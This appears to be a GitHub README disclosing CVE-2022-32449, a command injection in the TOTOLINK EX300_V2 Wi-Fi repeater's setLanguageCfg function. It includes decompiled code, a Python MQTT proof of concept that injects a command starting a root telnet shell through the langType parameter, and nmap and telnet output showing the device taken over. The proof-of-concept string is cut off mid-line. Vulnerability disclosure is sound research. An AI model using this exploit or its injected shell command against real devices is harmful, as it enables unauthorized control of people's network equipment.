

main

...

CVE / TOTOLINK EX300\_V2 / README.md



winmt Update README.md

History

1 contributor



59 lines (32 sloc) | 2.64 KB

...

## CVE-ID

[CVE-2022-32449](#)

## Information

Vendor of the products: TOTOLINK

Vendor's website: <http://www.totolink.cn>

Reported by: WangJincheng([wjcinmt@outlook.com](mailto:wjcinmt@outlook.com)) & ShaLetian([ltsha@njupt.edu.cn](mailto:ltsha@njupt.edu.cn))

Affected products: [TOTOLINK EX300\\_V2](#)

Affected firmware version: V4.0.3c.7484

Firmware download address:


<http://www.totolink.cn/data/upload/20210720/b351052836a4fc7e1575dc513afc02b1.zip>

## Overview

TOTOLINK EX300\_V2 V4.0.3c.7484 has a command injection vulnerability detected at function `setLanguageCfg`. Attackers can send a MQTT data packet and inject evil commands into parameter `langType` to execute arbitrary commands.

## Show the product

TOTOLINK EX300\_V2 is a Wi-Fi repeater made in China.



The screenshot displays the web interface of a TOTOLINK EX300 v2 device. The header features the TOTOLINK logo and the tagline 'The Smartest Network Device'. Below the header, a navigation bar shows 'EX300 v2 (Firmware V4.0.3c.7484)'. The left sidebar contains three menu items: 'System Status', 'Repeater Setting', and 'Management'. The main content area is titled 'System Status' and includes a description: 'This page shows the current status and extender settings of the device.' Below this, there are two sections: 'System Information' and 'Wireless Information'. The 'System Information' section contains a table with the following data:

System Information	
System Uptime	0 day, 0 hour, 3 minutes, 38 seconds
Customer URL	<a href="http://www.totolink.net">www.totolink.net</a>
Firmware Version	V4.0.3c.7484
Build Time	2020-04-16 08:39:10

The 'Wireless Information' section contains a table with the following data:

Wireless Information	
Wireless Name(SSID)	TOTOLINK_Ext
Channel	11
Encryption	Disable
MAC Address	40:EE:15:92:ED:AC

## Vulnerability details

The vulnerability is detected at `/bin/cste_modules/global.so`.

In the function `setLanguageCfg`, the content obtained by program through parameter `langType` given by MQTT data packet is passed to variable `var`. Then, the variable `var` is formatted into `v9` through the function `sprintf` without any check. Finally, `v9` is passed as an argument to the function `csteSystem` which can execute system commands.

```

3 v12 = 1;
4 Var = (const char *)websGetVar(a2, "langType", "");
5 v7 = (const char *)websGetVar(a2, "langFlag", "1");
6 apmib_set(6002, Var);
7 v12 = atoi(v7);
8 apmib_set(6004, &v12);
9 if ( f_exists("/mnt/custom/product.ini") )
0 {
1     sprintf(v9, "helpUrl_%s", Var);
2     inifile_get_string("/mnt/custom/product.ini", "PRODUCT", v9, v10);
3     apmib_set(7112, v10);
4 }
5 if ( !fork() )
6 {
7     sleep(1u);
8     apmib_update_web(4);
9     exit(1);
0 }
1 CsteSystem("rm -rf /var/js/language* 1>/dev/null 2>&1", 0);
2 sprintf(v9, "cp /web_cste/js/language_%s.js /var/js/language.js", Var);
3 CsteSystem(v9, 0);
4 CsteSystem("ln -s /var/js/language.js /web_cste/js/language.js 1>/dev/null 2>&1", 0);
5 websSetCfgResponse(a1, a3, "0", "reserv");
6 return 0;

```

Above all, attackers can send a MQTT data packet and inject evil commands into parameter langType to execute arbitrary commands.

## POC

```

import paho.mqtt.client as mqtt

client = mqtt.Client()
client.connect("192.168.0.254", 1883, 60)
client.publish("totolink/router/setLanguageCfg", '{"langType": "$(telnetd -l /bin/sh

```

## Get shell

At first, we run the above script to exploit the vulnerability.

Then, we scan ports and detect that the port 23 which represents Telnet service has been opened.

```
└─$ nmap 192.168.0.254
Starting Nmap 7.91 ( https://nmap.org ) at 2022-06-03 16:05 CST
Nmap scan report for 192.168.0.254
Host is up (0.0011s latency).
Not shown: 940 closed ports, 58 filtered ports
PORT      STATE SERVICE
23/tcp    open  telnet
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 34.24 seconds
```

Finally, we telnet into the Wi-Fi repeater through port 23 and control it successfully.

```
└─$ telnet 192.168.0.254 23
Trying 192.168.0.254...
Connected to 192.168.0.254.
Escape character is '^]'.
# ls
bin          etc          init         lighttpd     proc         tmp          var
dev          home        lib          mnt          sys          usr          web_cste
# exit
Connection closed by foreign host.
```